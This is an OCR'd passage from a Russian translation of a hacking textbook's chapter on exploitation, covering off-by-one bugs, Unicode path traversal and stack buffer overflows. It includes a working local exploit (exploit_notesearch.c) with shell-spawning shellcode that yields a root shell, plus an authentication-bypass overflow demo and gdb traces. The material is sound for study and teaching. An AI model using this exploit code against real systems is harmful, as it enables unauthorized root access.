[ОТЛАДКА] указатель current_game @ 0x0804914c
******* Найди туза *******
В этой игре можно поставить все свои кредиты.
Выберем три карты, двух дам и одного туза.
Угадайте, где туз, и вы выиграете ставку.
После выбора карты открывается одна из дам.
После этого можно или выбрать другую карту, или
увеличить ставку.

Сколько из ваших 120 кредитов вы хотите поставить? 50

         *** Раздаем карты ***
           ._.    ._.    ._.
Карты:   |X|    |X|    |X|
         1      2      3
Выберите карту: 1, 2 или 3: 2

         *** Открываем даму ***
           ._.    ._.    ._.
Карты:   |X|    |X|    |Q|
                 ^-- ваш выбор
Хотите
[в]ыбрать другую карту   или   [у]величить ставку?
Выберите в или у: в
Вы поменяли свой выбор на карту 1.

         *** Результат ***
         ._.    ._.    ._.
Карты:   |A|    |Q|    |Q|
         ^-- ваш выбор
Первая ставка принесла вам выигрыш в 50 кредитов.
```

```
У вас 170 кредитов.
Хотите сыграть еще раз? (y/n) n
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 170 кредитов] -> 4

====================| РЕКОРД |====================
Сейчас у вас рекордные 170 кредитов!
================================================

-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jon Erickson]
[У вас 170 кредитов] -> 7

Спасибо за игру! Пока.
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./game_of_chance
-=-={ Регистрация нового игрока }=-=-
Введите свое имя: Jose Ronnick

Добро пожаловать в игру Jose Ronnick.
Вам выдано 100 кредитов.
-=[ Меню игр ]=-
1   Игра Угадай число
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jose Ronnick]
[У вас 100 кредитов] -> 4
====================| РЕКОРД |====================
Jon Erickson установил рекорд 170.
================================================

-=[ Меню игр ]=-
1   Игра Угадай число
```

```
2   Игра Без совпадений
3   Игра Найди туза
4   Текущий рекорд
5   Сменить пользователя
6   Вернуть учетную запись к 100 кредитам
7 - Выход
[Имя: Jose Ronnick]
[У вас 100 кредитов] -> 7

Спасибо за игру! Пока.
jose@hacking:~/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Поэкспериментируйте с программой. Игра «Найди туза» демонстрирует принцип условной вероятности: кажется, что это противоречит здравому смыслу, но выбор другой карты увеличивает шанс обнаружить туза с 33 до 50 процентов. Многим такое кажется нелогичным. Однако приемы хакеров строятся как раз на обнаружении логики там, где остальные ее не видят, и на использовании этих открытий для получения результатов, кажущихся настоящим чудом.

0x300

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ

Деятельность хакеров, по сути, сводится к эксплуатации уязвимостей. В предыдущей главе вы увидели, что программа состоит из сложного набора инструкций, выполняемых в определенном порядке и указывающих компьютеру, что именно следует делать. Эксплуатация уязвимостей — это ловкий способ взять компьютер под контроль, даже если запущенное в данный момент приложение способно предотвращать подобные вещи. Программы умеют делать только то, для чего они были спроектированы, соответственно, дыры в безопасности — это слабые места или недочеты в конструкции самой программы или той среды, в которой она выполняется. Для поиска таких дыр, как и для написания программ, где они отсутствуют, требуется творческий склад ума. Иногда дыры в безопасности появляются в результате относительно очевидных ошибок, но встречаются и нетривиальные случаи, которые ложатся в основу более сложных техник эксплуатации уязвимостей, применимых в самых разных сферах.

Итак, если следовать букве закона, программа может делать только то, на что она запрограммирована. Но, к сожалению, реальность далеко не всегда совпадает с замыслами и намерениями программистов. Знаете такой анекдот?

> Мужик нашел в лесу лампу, потер ее, и оттуда появился джинн. Исполню, говорит, три твоих желания! Мужик обрадовался.
>
> «Во-первых, хочу миллион долларов».
>
> Джинн щелкает пальцами — и появляется чемодан с деньгами.
>
> «А еще я хочу Феррари».
>
> Джинн снова щелкает пальцами, и из ниоткуда возникает автомобиль.
>
> «Ну и, в-третьих, хочу, чтобы ни одна женщина не могла устоять передо мной».
>
> Джинн щелкает — и мужик превращается в коробку шоколадных конфет.

Подобно джинну из анекдота, который делал то, о чем его просили, а не то, чего на самом деле хотел человек, программа, четко следующая инструкциям, далеко не всегда дает результат, на который рассчитывал программист. Порой расхождения между задуманным и полученным оказываются катастрофическими.

Программы создаются людьми, и иногда они пишут совсем не то, что имеют в виду. К примеру, часто встречаются *ошибки смещения на единицу* (off-by-one error) — причем куда чаще, чем можно предположить. Попробуйте решить задачу: сколько столбиков требуется для создания ограждения длиной в 100 метров, если они вбиваются на расстоянии 10 метров друг от друга? Кажется, что их должно быть 10, но правильный ответ — 11. Эту ошибку называют *ошибкой заборного столба*, и возникает она, когда кто-то считает элементы вместо интервалов между ними и наоборот. Аналогичная ситуация имеет место при выборе диапазона чисел при обработке элементов с некого ***N*** по некое ***M***. Если, скажем, `N = 5`, а `M = 17`, сколько элементов требуется обработать? Очевидным кажется ответ: `M – N = 17 – 5 = 12`. Но на самом деле у нас здесь `M – N + 1` элемент, то есть всего их `13`. На первый взгляд ситуация кажется нелогичной, и именно поэтому возникают описанные выше ошибки.

Зачастую они остаются незамеченными, так как при тестировании никто не проверяет все возможные случаи, а в процессе обычного запуска программы ошибка заборного столба себя никак не проявляет. Но входящие данные, при которых она становится заметной, порой способны катастрофически повлиять на логику всей программы. Вредоносный код, эксплуатирующий ошибку смещения на единицу, обнаруживает слабые места в защищенных на первый взгляд приложениях.

Классический пример — оболочка OpenSSH, которая задумывалась как набор программ для защищенной связи с терминалом, предназначенный для замены таких небезопасных и нешифрованных служб, как telnet, rsh и rcp. Однако в коде, отвечающем за выделение каналов, оказалась ошибка смещения на единицу, и ее начали активно эксплуатировать. Это был следующий код оператора if:

```
if (id < 0 || id > channels_alloc) {
```

На самом деле требовалось вот такое условие:

```
if (id < 0 || id >= channels_alloc) {
```

На обычном языке этот код означает: «*Если идентификатор меньше 0 или больше числа выделенных каналов, делайте следующее...*» А нужно было написать: «*Если идентификатор меньше 0 или больше числа выделенных каналов либо равен ему, делайте следующее...*»

Эта ошибка позволила обычным пользователям получать в системе права администратора. Разумеется, разработчики защищенной программы OpenSSH не собирались добавлять в нее такой возможности, но компьютер делает только то, что ему приказано.

Ошибки программистов, пригодные для эксплуатации, часто возникают при быстрой модификации программ с целью расширения их функциональности. Это делают, чтобы увеличить рыночную стоимость программного продукта, но одновременно растет и его сложность, что повышает вероятность ошибок. Набор серверов IIS создавался Microsoft для предоставления пользователям статического и динамического веб-контента. Но для этого требуется право на чтение, запись и выполнение программ в строго определенных папках — и ни в каких других. В противном случае пользователи получат полный контроль над системой, что недопустимо с точки зрения безопасности. Чтобы предотвратить такое, разработчики добавили в программу код проверки маршрутов доступа, запрещающий пользователям использовать символ обратного слеша для перемещения вверх по дереву папок и для входа в другие папки.

Но добавленная к программам для серверов IIS поддержка стандарта Unicode еще сильнее увеличила их сложность. Все символы *Unicode* имеют размер в 2 байта. Этот стандарт разрабатывался, чтобы охватить символы всех существующих вариантов письменности, включая китайские иероглифы и арабскую вязь. Так как в Unicode используются два байта на элемент, появилась возможность кодировать десятки тысяч символов, в то время как однобайтовых символов было всего несколько сотен. В результате для обратного слеша появилось несколько представлений. Например, в стандарте Unicode в него преобразуется запись `%5c`, причем это происходит *после* проверки допустимости маршрута. Замена `\` на `%5c` давала возможность перемещаться по дереву папок и использовать описанную выше уязвимость. Именно эту ошибку и использовали для взлома веб-страниц черви Sadmind и CodeRed.

Для наглядности я приведу пример буквального толкования закона, не связанный с программированием. Это «лазейка Ламаккьи». В законодательстве США, как и в инструкциях компьютерных программ, встречаются правила, читающиеся вовсе не так, как изначально задумывалось. И юридические лазейки подобно уязвимостям программного обеспечения некоторые люди используют для того, чтобы обойти закон.

В конце 1993 года 21-летний студент Массачусетского технологического института Дэвид Ламаккья создал доску объявлений Cynosure для обмена ворованным программным обеспечением. Пираты загружали программы на серверы, откуда их могли скачать все желающие. Система просуществовала всего шесть недель, но генерируемый трафик был настолько большим, что в конечном счете привлек внимание университетского руководства и федеральных властей. Производители программного обеспечения утверждали, что в результате деятельности Ламаккьи они потерпели убытки в размере миллиона долларов, а Большое жюри федерального суда предъявило молодому человеку обвинение в сговоре с неизвестными лицами в целях совершения мошеннических действий с использованием электронных средств связи. Но обвинение было снято, так как, с точки зрения закона об авторском праве, в действиях Ламаккьи отсутствовал состав преступления — ведь он не получал личной выгоды. В свое время законодатели просто не подумали о том, что кто-то может бескорыстно заниматься подобными вещами. В 1997 году

Конгресс закрыл лазейку Актом против электронного воровства. В этом примере не эксплуатируется уязвимость компьютерных программ, но судей можно сравнить с машинами, выполняющими требования закона в том виде, как они написаны. Понятие взлома применимо не только к компьютерам, но и к другим жизненным ситуациям, основанным на сложных схемах.

0x310 Общий принцип эксплуатации уязвимостей

Такие ошибки, как смещение на единицу или некорректное использование Unicode, сложно увидеть при написании кода, хотя впоследствии их легко обнаружит любой программист. Но есть и распространенные ошибки, которые эксплуатируются не столь очевидными способами. Их влияние на безопасность не всегда очевидно, при этом уязвимости обнаруживаются в различных фрагментах кода. Так как однотипные ошибки появляются в разных местах, возникла универсальная техника их эксплуатации.

Большинство вредоносных программ имеет дело с нарушением целостности памяти. К ним относится и распространенная техника переполнения буфера, и менее известная эксплуатация уязвимости форматирующих строк. Во всех случаях конечная цель сводится к получению контроля над выполнением атакованной программы, чтобы заставить ее запустить помещенный в память фрагмент вредоносного кода. Такой тип перехвата процесса известен как *выполнение произвольного кода.* Уязвимости, подобные «лазейке Ламаккьи», возникают из-за ситуаций, которые программа не может обработать. Обычно в таких случаях программа аварийно завершается, но в случае тщательного контроля над средой работа программы берется под контроль, аварийное завершение предотвращается, а затем запускается посторонний код.

0x320 Переполнение буфера

Переполнение буфера (buffer overrun или buffer overflow) — это уязвимость, известная с момента появления компьютеров и существующая до сих пор. Ее использует большинство червей, и даже уязвимость реализации языка векторной разметки в Internet Explorer обусловлена именно переполнением буфера.

В таких языках высокого уровня, как C, предполагается, что за целостность данных отвечает программист. Если переложить эту обязанность на компилятор, работа итоговых двоичных файлов сильно замедлится, так как придется проверять целостность каждой переменной. Кроме того, в таком случае программист в значительно меньшей степени будет контролировать поведение программы, а язык станет сложнее.

Простота языка C позволяет делать приложения более эффективными и предсказуемыми, но ошибки, допущенные во время написания кода, порой становятся причиной таких уязвимостей, как переполнение буфера и утечки памяти,

поскольку не существует механизма, проверяющего, помещается ли содержимое переменной в выделенную для нее область памяти. Если программист захочет поместить десять байтов данных в буфер, под который выделено восемь байтов пространства, ничто не помешает это сделать, хотя результатом, скорее всего, станет аварийное завершение программы. Такая ситуация и называется *переполнением буфера*. Лишние два байта данных, вышедшие за пределы отведенной области памяти, записываются вне ее и стирают находящиеся там данные. Если таким образом будет уничтожен важный фрагмент данных, программа аварийно завершит работу. В качестве примера давайте рассмотрим программу overflow_example.c.

overflow_example.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int value = 5;
    char buffer_one[8], buffer_two[8];

    strcpy(buffer_one, "one"); /* Помещаем "one" в buffer_one */
    strcpy(buffer_two, "two"); /* Помещаем "two" в buffer_two */

    printf("[ДО] buffer_two по адресу %p и содержит \'%s\'\n", buffer_two,
           buffer_two);
    printf("[ДО] buffer_one по адресу %p и содержит \'%s\'\n", buffer_one,
           buffer_one);
    printf("[ДО] value по адресу %p и равно %d (0x%08x)\n", &value, value, value);

    printf("\n[STRCPY] копируем %d байтов в buffer_two\n\n",  strlen(argv[1]));
    strcpy(buffer_two, argv[1]); /* Копируем первый аргумент в переменную
                                    buffer_two */

    printf("[ПОСЛЕ] buffer_two по адресу %p и содержит \'%s\'\n", buffer_two,
           buffer_two);
    printf("[ПОСЛЕ] buffer_one по адресу %p и содержит \'%s\'\n", buffer_one,
           buffer_one);
    printf("[ПОСЛЕ] value по адресу %p и равно %d (0x%08x)\n", &value, value,
           value);
}
```

Вы уже должны уметь читать код и разбираться в том, что делает программа. Результат компиляции этой программы вы видите ниже. Обратите внимание, что мы пытаемся скопировать десять байтов из первого аргумента командной строки в переменную buffer_two, под которую выделено всего восемь байтов.

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[ДО] buffer_two по адресу 0xbffff7f0 и содержит 'two'
[ДО] buffer_one по адресу 0xbffff7f8 и содержит 'one'
[ДО] value по адресу 0xbffff804 и равно 5 (0x00000005)
```

```
[STRCPY] копируем 10 байтов в buffer_two

[ПОСЛЕ] buffer_two по адресу 0xbffff7f0 и содержит '1234567890'
[ПОСЛЕ] buffer_one по адресу 0xbffff7f8 и содержит '90'
[ПОСЛЕ] value по адресу 0xbffff804 и равно 5 (0x00000005)
reader@hacking:~/booksrc $
```

Переменная `buffer_one` расположена в памяти сразу за переменной `buffer_two`, поэтому при копировании десяти байтов последние два (значение `90`) перезаписывают содержимое переменной `buffer_one`.

Если увеличить буфер, он естественным образом заместит другие переменные и, начиная с какого-то размера, станет приводить к аварийному завершению работы программы.

```
reader@hacking:~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAA
[ДО] buffer_two по адресу 0xbffff7e0 и содержит 'two'
[ДО] buffer_one по адресу 0xbffff7e8 и содержит 'one'
[ДО] value по адресу 0xbffff7f4 и равно 5 (0x00000005)

[STRCPY] копирование 29 байтов в buffer_two

[ПОСЛЕ] buffer_two по адресу 0xbffff7e0 и содержит 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[ПОСЛЕ] buffer_one по адресу 0xbffff7e8 и содержит 'AAAAAAAAAAAAAAAAAAAAAA'
[ПОСЛЕ] value по адресу 0xbffff7f4 и равно 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Аварийные прерывания такого типа встречаются сплошь и рядом. Вспомните, сколько раз вы видели «синий экран смерти» (BSoD). В нашем случае для устранения ошибки в программу следует добавить проверку длины или ввести ограничение на вводимые пользователем данные. Допустить такую ошибку легко, а вот отследить трудно. Например, она присутствует в программе notesearch.c из раздела 0x283, а вы ее, скорее всего, и не заметили, даже если знаете язык C.

```
reader@hacking:~/booksrc $ ./notesearch AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------[ конец заметки ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Такие раздражающие пользователей аварийные завершения в руках хакера могут превратиться в грозное оружие. Компетентный человек в этот момент способен перехватить управление программой, как показано в примере exploit_notesearch.c.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
    unsigned int i, *ptr, ret, offset=270;
    char *command, *buffer;

    command = (char *) malloc(200);
    bzero(command, 200); // Обнуляем новую память

    strcpy(command, "./notesearch \'"); // Начинаем буфер command
    buffer = command + strlen(command); // Переходим в конец буфера

    if(argc > 1) // Задаем смещение
        offset = atoi(argv[1]);

    ret = (unsigned int) &i   offset; // Задаем адрес возврата

    for(i=0; i < 160; i+=4) // Заполняем буфер адресом возврата
        *((unsigned int *)(buffer+i)) = ret;
    memset(buffer, 0x90, 60); // Строим дорожку NOP
    memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

    strcat(command, "\'");

    system(command); // Запускаем вредоносный код
    free(command);
}
```

Подробно принцип действия приведенного кода будет рассмотрен чуть позже, пока же я опишу общий смысл происходящего. Мы генерируем командную строку, выполняющую программу notesearch с заключенным в одиночные кавычки аргументом. Это реализуется с помощью следующих строковых функций: `strlen()` дает нам текущую длину строки (для размещения указателя на массив), а `strcat()` устанавливает в конце закрывающую одиночную кавычку. Затем системная функция запускает полученную командную строку. Сгенерированный между одиночными кавычками массив и есть основа вредоносного кода. Остальная часть программы служит для доставки этой ядовитой пилюли по месту назначения. Смотрите, что можно сделать, управляя аварийным завершением программы:

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] обнаружена заметка длиной в 34 байта для id 999
[DEBUG] обнаружена заметка длиной в 41 байт для id 999
-------[ конец заметки ]-------
sh-3.2#
```

Такой вредоносный код позволяет использовать уязвимость для получения доступа с правами администратора, то есть дает полный контроль над компьютером. Это пример эксплуатации переполнения буфера через стек.

0x321 Уязвимости переполнения буфера через стек

Вредоносный код notesearch нарушает целостность памяти, чтобы получить контроль над выполнением программы. Этот принцип демонстрирует программа auth_overflow.c.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    int auth_flag = 0;
    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer,  "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer,  "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        printf("      Доступ предоставлен.\n");
        printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
    } else {
        printf("\nДоступ запрещен.\n");
    }
}
```

В качестве единственного аргумента командной строки она принимает пароль и вызывает функцию проверки прав доступа `check_authentication()`. Эта функция допускает два пароля, что характерно для методов множественной аутентификации. При вводе любого из них возвращается значение `1`, обеспечивающее доступ (скорее всего, вы сами поняли это из исходного кода). Давайте используем для компиляции параметр `-g`, а потом займемся отладкой.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Usage: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test

Доступ запрещен.
reader@hacking:~/booksrc $ ./auth_overflow brillig

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
    Доступ предоставлен.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

    Доступ предоставлен.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Пока все работает нужным образом. Именно так и должны вести себя детерминированные вещи вроде компьютерных программ. Но переполнение буфера может привести к тому, что доступ будет дан без указания пароля.

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
    Доступ предоставлен.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Возможно, вы уже поняли, что произошло, но давайте все же посмотрим результат работы отладчика и проанализируем детали.

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1     #include <stdio.h>
2     #include <stdlib.h>
3     #include <string.h>
4
5     int check_authentication(char *password) {
6         int auth_flag = 0;
7         char password_buffer[16];
8
9         strcpy(password_buffer, password);
10
(gdb)
11         if(strcmp(password_buffer, "brillig") == 0)
12             auth_flag = 1;
13         if(strcmp(password_buffer, "outgrabe") == 0)
14             auth_flag = 1;
```

```
15
16          return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20          if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)
```

Отладчик GDB был запущен с флагом `-q`, убирающим приветствие. Точки останова располагаются в строках 9 и 16. Именно здесь программа встанет на паузу, давая возможность проанализировать содержимое памяти.

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9af 'A' <repeats 30 times>) at
auth_overflow.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0:     ")????o??????)\205\004\b?o??p???????"
(gdb) x/x &auth_flag
0xbffff7bc:    0x00000000
(gdb) print 0xbffff7bc   0xbffff7a0
$1 = 28
(gdb) x/16xw password_buffer
0xbffff7a0:    0xb7f9f729    0xb7fd6ff4    0xbffff7d8    0x08048529
0xbffff7b0:    0xb7fd6ff4    0xbffff870    0xbffff7d8    0x00000000
0xbffff7c0:    0xb7ff47b0    0x08048510    0xbffff7d8    0x080484bb
0xbffff7d0:    0xbffff9af    0x08048510    0xbffff838    0xb7eafebc
(gdb)
```

Первая точка останова находится перед вызовом функции `strcpy()`. Отладчик демонстрирует, что указатель `password_buffer` заполнен случайными неинициализированными данными и располагается по адресу `0xbffff7a0`. Также мы видим, что переменная `auth_flag` находится по адресу `0xbffff7bc` и имеет значение 0. Команда `print`, позволяющая выполнять арифметические операции, покажет, что переменная `auth_flag` располагается через 28 байтов после начала массива `password_buffer`. Это соотношение можно увидеть и в блоке памяти, начинающемся с массива `password_buffer`. Адрес переменной `auth_flag` выделен жирным шрифтом.

```
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9af 'A' <repeats 30 times>) at
```

```
auth_overflow.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7a0:     'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00004141
(gdb) x/16xw password_buffer
0xbffff7a0:     0x41414141    0x41414141    0x41414141    0x41414141
0xbffff7b0:     0x41414141    0x41414141    0x41414141    0x00004141
0xbffff7c0:     0xb7ff47b0    0x08048510    0xbffff7d8    0x080484bb
0xbffff7d0:     0xbffff9af    0x08048510    0xbffff838    0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc:     65 'A'  65 'A'  0 '\0'  0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc:     16705
(gdb)
```

Давайте продолжим программу до следующей точки останова, расположенной после функции `strcpy()`, и изучим новые адреса памяти. Переполнение массива `password_buffer` поменяло первые два байта переменной `auth_flag` на `0x41`. Может показаться, что значение `0x00004141` перевернуто, но я напомню, что в архитектуре *x*86 принят порядок байтов от младшего к старшему, так что все правильно. Изучив четыре байта по отдельности, вы увидите, как именно скомпонована память. По сути, программа воспринимает эту переменную как целое число со значением 16 705.

```
(gdb) continue
Continuing.

-=-=-=-=-=-=-=-=-=-=-=-=-=-
    Доступ предоставлен.
-=-=-=-=-=-=-=-=-=-=-=-=-=-

Program exited with code 034.
(gdb)
```

В результате переполнения функция `check_authentication()` вместо нуля возвращает 16 705. Но оператор if считает любое отличное от нуля значение успешно пройденной аутентификацией, поэтому выполнение программы переходит в ту часть, которая начинается после ввода корректного пароля. В рассматриваемом примере переменная `auth_flag` является точкой управления выполнением, так как контроль над программой достигается через перезапись ее значения.

Впрочем, это несколько искусственный пример, так как все происходящее зависит от расположения переменных в памяти. В программе auth_overflow2.c мы объявим переменные в обратном порядке (отличия от предыдущей программы auth_overflow.c выделены жирным шрифтом).

auth_overflow2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    char password_buffer[16];
    int auth_flag = 0;

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
        printf("      Доступ предоставлен.\n");
        printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
    } else {
        printf("\nДоступ запрещен.\n");
    }
}
```

В результате несложного редактирования переменная `auth_flag` оказывается в памяти перед переменной `password_buffer`. Теперь переменная `return_value` больше не является точкой управления выполнением, так как переполнение на нее теперь не влияет.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1     #include <stdio.h>
2     #include <stdlib.h>
3     #include <string.h>
4
5     int check_authentication(char *password) {
6         char password_buffer[16];
7         int auth_flag = 0;
8
9         strcpy(password_buffer, password);
```

```
10
(gdb)
11          if(strcmp(password_buffer, "brillig") == 0)
12              auth_flag = 1;
13          if(strcmp(password_buffer, "outgrabe") == 0)
14              auth_flag = 1;
15
16          return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20          if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>) at
auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0:     "?o??\200????????o???G??\020\205\004\
                 b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000    0xb7fd6ff4    0xbffff880    0xbffff7e8
0xbffff7cc:     0xb7fd6ff4    0xb7ff47b0    0x08048510    0xbffff7e8
0xbffff7dc:     0x080484bb    0xbffff9b7    0x08048510    0xbffff848
0xbffff7ec:     0xb7eafebc    0x00000002    0xbffff874    0xbffff880
(gdb)
```


Точки останова находятся там же, где и раньше. Мы видим, что переменная `auth_flag` (выше и ниже она выделена жирным шрифтом) располагается перед переменной `password_buffer`. Это означает, что переполнение массива `password_buffer` больше не может стать причиной ее перезаписи.

```
(gdb) cont
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0:     'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
```

```
0xbffff7bc:   0x00000000    0x41414141    0x41414141    0x41414141
0xbffff7cc:   0x41414141    0x41414141    0x41414141    0x41414141
0xbffff7dc:   0x08004141    0xbffff9b7    0x08048510    0xbffff848
0xbffff7ec:   0xb7eafebc    0x00000002    0xbffff874    0xbffff880
(gdb)
```

Как и ожидалось, переполнение не повредило переменной `auth_flag`, расположенной до буфера. Но есть еще одна точка управления выполнением, которую не видно в коде программы. Она расположена после всех переменных стека и поэтому легко допускает перезапись. Этот участок памяти связан с функционированием всех программ и существует всегда. Его перезапись обычно приводит к аварийному завершению.

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```



В предыдущей главе уже упоминалось о том, что стек — это один из пяти используемых программой сегментов памяти. Данные в нем обрабатываются по принципу «первым пришел, последним ушел». Стек поддерживает порядок выполнения и контекст локальных переменных во время вызовов функций. При вызове функции в стек добавляется структура, называемая *стековым кадром*, а указатель регистра EIP переходит на первую команду функции. Любой стековый кадр содержит локальные переменные выполняемой функции и адрес возврата. После завершения работы функции стековый кадр выталкивается из стека, а адрес возврата меняет положение указателя EIP. Все эти операции встроены в архитектуру процессора и обычно обрабатываются компилятором.

При вызове функции `check_authentication()` в стек, где уже находится кадр функции `main()`, проталкивается новый стековый кадр. Он содержит все локальные переменные, адрес возврата и аргументы функции, проверяющей права доступа.

Все это можно увидеть с помощью отладчика.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1     #include <stdio.h>
2     #include <stdlib.h>
```

```
3     #include <string.h>
4
5     int check_authentication(char *password) {
6         char password_buffer[16];
7         int auth_flag = 0;
8
9         strcpy(password_buffer, password);
10
(gdb)
11         if(strcmp(password_buffer, "brillig") == 0)
12             auth_flag = 1;
13         if(strcmp(password_buffer, "outgrabe") == 0)
14             auth_flag = 1;
15
16         return auth_flag;
17     }
18
19     int main(int argc, char *argv[]) {
20         if(argc < 2) {
(gdb)
21             printf("Usage: %s <password>\n", argv[0]);
22             exit(0);
23         }
24         if(check_authentication(argv[1])) {
25             printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
26             printf("     Доступ предоставлен.\n");
27             printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
28         } else {
29             printf("\nДоступ запрещен.\n");
30     }
(gdb) break 24
Breakpoint 1 at 0x80484ab: file auth_overflow2.c, line 24.
(gdb) break 9
Breakpoint 2 at 0x8048421: file auth_overflow2.c, line 9.
